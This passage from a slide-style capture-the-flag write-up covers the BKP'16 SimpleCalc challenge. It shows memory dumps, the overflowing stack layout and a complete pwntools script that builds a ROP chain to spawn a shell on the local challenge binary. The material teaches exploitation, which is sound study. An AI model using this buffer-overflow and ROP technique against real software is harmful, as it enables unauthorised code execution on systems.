0x00007ffff7ffde000 0x00007ffff7fff000 0x0000000000000000 rw- [stack]
0xffffffff600000 0xffffffff601000 0x0000000000000000 --x [vsyscall]
```

- We see that the memory region that begins at *0x6c0000* and ends at *0x6c3000* looks like a good candidate.
- The **permissions** allow us to **read** and **write** to it. In addition to that it is **mapped** from the **binary**, and since there is **no PIE** the addresses will be the same every time (no infoleak needed).

BKP'16 SimpleCalc

- Looking a bit through the memory, *0x6c1000* looks like it's **empty** so we should be able to write to it without messing anything (although we could be wrong with that).

```
gef> x/20g 0x00000000006c0000
0x6c0000: 0x200e41280e41300e 0x0e42100e42180e42
0x6c0010: 0x00000000000b4108 0x0000d0a40000002c
0x6c0020: 0x00000006cfff1fd0 0x080e0a69100e4400
0x6c0030: 0x0b42080e0a460b4b 0x0e470b49080e0a57
0x6c0040: 0x0000000000000008 0x0000d0d400000024
0x6c0050: 0x00000144fffd2010 0x5a020283100e4500
0x6c0060: 0x0ee3020b41080e0a 0x0000000000000008
0x6c0070: 0x0000d0fc00000064 0x0000026cfff1d2138
0x6c0080: 0x0e47028f100e4200 0x048d200e42038e18
0x6c0090: 0x300e41058c280e42 0x440783380e410686
gef> x/20g 0x00000000006c1000
0x6c1000: 0x0000000000000000 0x0000000000000000
0x6c1010: 0x0000000000000000 0x00000000000431070
0x6c1020: 0x00000000000430a40 0x00000000000428e20
0x6c1030: 0x000000000004331b0 0x00000000000424c50
0x6c1040: 0x0000000000042b940 0x00000000000423740
0x6c1050: 0x000000000004852d0 0x000000000004178d0
0x6c1060: 0x0000000000000000 0x0000000000000000
0x6c1070 <dl_tls_static size>: 0x00000000000001180 0x0000000000000000
0x6c1080 <_nl_current_default_domain>: 0x000000000004945f7 0x0000000000000000
0x6c1090 <locale alias path.10061>: 0x0000000000049462a 0x000000000006c32a0
```

BKP'16 SimpleCalc

- There is something we need to worry about deals. What we are overflowing on the **stack**?

```
undefined local_48 [40];  
int local_20;  
int local_1c;  
void *local_18;  
int local_c;
```

- We see that between *local_48* and the bottom of the stack (where the return address resides) is the pointer *local_18*. This will get **overwritten** as part of the overflow. This is a problem since **this address** is **freed** prior to our code being executed.

```
memcpy(local_48, local_18, (long) (local_1c << 2));  
free(local_18);  
return 0;
```

- However looking at the source code for *free* tells us that if the argument we pass to *free* is a **null pointer** (*0x0*) then it just **returns**. So if we just fill up the space between the **start** of our input and the **return address** with **null bytes**, we will be fine.

BKP'16 SimpleCalc

- So how to exploit this program? We have everything that are needed.
- Part 1:

```
from pwn import *

target = process('./simplecalc')

# This break point is exactly after 'memcpy'
gdb.attach(target, gdbscript = 'b *0x40154a')

target.recvuntil('calculations: ')
target.sendline('100')

# Establish our rop gadgets
popRax = 0x44db34
popRdi = 0x401b73
popRsi = 0x401c87
popRdx = 0x437a85

# 0x000000000044526e : mov qword ptr [rax], rdx ; ret
movGadget = 0x44526e
syscall = 0x400488
```


BKP'16 SimpleCalc

- Part 2:

```
# These two functions are what we will use to give input via addition
def addSingle(x):
    target.recvuntil("=> ")
    target.sendline("1")
    target.recvuntil("Integer x: ")
    target.sendline("100")
    target.recvuntil("Integer y: ")
    target.sendline(str(x - 100))

# Each 'add' writes 8 bytes
def add(z):
    x = z & 0xffffffff
    y = ((z & 0xffffffff00000000) >> 32)
    addSingle(x)
    addSingle(y)

# Fill up the space between the start of our input and the return address
for i in xrange(9):
    # Fill it up with null bytes, to make the ptr passed to free be a null pointer
    # So free doesn't crash
    add(0x0)
```

BKP'16 SimpleCalc

- This is the ROP chain.

```
# Write "/bin/sh" to 0x6c1000
pop rax, 0x6c1000 ; ret
pop rdx, "/bin/sh\x00" ; ret
mov qword ptr [rax], rdx ; ret

# Move the needed values into the registers
pop rax, 0x3b ; ret
pop rdi, 0x6c1000 ; ret
pop rsi, 0x0 ; ret
pop rdx, 0x0 ; ret
```

- Part 3:

```
add(popRax)
add(0x6c1000)
add(popRdx)
add(0x0068732f6e69622f) # "/bin/sh" in hex
add(movGadget)

add(popRax) # Specify which syscall to make
add(0x3b)
add(popRdi) # Specify pointer to "/bin/sh"
add(0x6c1000)
add(popRsi)
add(0x0)
add(popRdx)
add(0x0)

add(syscall) # Syscall instruction

target.sendline('5')

# Drop to an interactive shell to use our new shell
target.interactive()
```

BKP'16 SimpleCalc

- When we run this script, gdb will open. We have set a breakpoint right after *memcpy* call.
- Press *c* in gdb and the process will proceed and will be stopped at the breakpoint.
- The *info frame* command will give you some information about current frame.
 - We can see that the *rip* content is now the address of the first gadget (*popRax*).

```
gdb-peda$ info frame
Stack level 0, frame at 0x7ffdd25acd10:
  rip = 0x40154a in main; saved rip = 0x44db34
  called by frame at 0x10
  Arglist at 0x7ffdd25acd00, args:
  Locals at 0x7ffdd25acd00, Previous frame's sp is 0x7ffdd25acd10
  Saved registers:
  rbp at 0x7ffdd25acd00, rip at 0x7ffdd25acd08
```

- Now let's take a look at the addresses near **saved *rip*** address.

```
gdb-peda$ x/20g 0x7ffdd25acd08
0x7ffdd25acd08: 0x000000000044db34      0x000000000006c100
0x7ffdd25acd18: 0x0000000000437a85      0x0068732f6e69622f
0x7ffdd25acd28: 0x000000000044526e      0x000000000044db34
0x7ffdd25acd38: 0x000000000000003b      0x0000000000401b73
0x7ffdd25acd48: 0x000000000006c100      0x0000000000401c87
0x7ffdd25acd58: 0x0000000000000000      0x0000000000437a85
0x7ffdd25acd68: 0x0000000000000000      0x0000000000400488
0x7ffdd25acd78: 0x0000000000000000      0x0000000000000000
0x7ffdd25acd88: 0x0000000000000000      0x0000000000000000
0x7ffdd25acd98: 0x0000000000000000      0x0000000000000000
```

BKP'16 SimpleCalc

- So everything works correctly. We can remove gdb attach from the exploit code and run it again.

```
→ bkp16_simplecalc python2.7 exploit.py
[+] Starting local process './simplecalc': pid 6474
[*] Switching to interactive mode
Result for x + y is 0.

Options Menu:
[1] Addition.
[2] Subtraction.
[3] Multiplication.
[4] Division.
[5] Save and Exit.
=> $ ls
exploit.py  simplecalc
```

- We got the shell!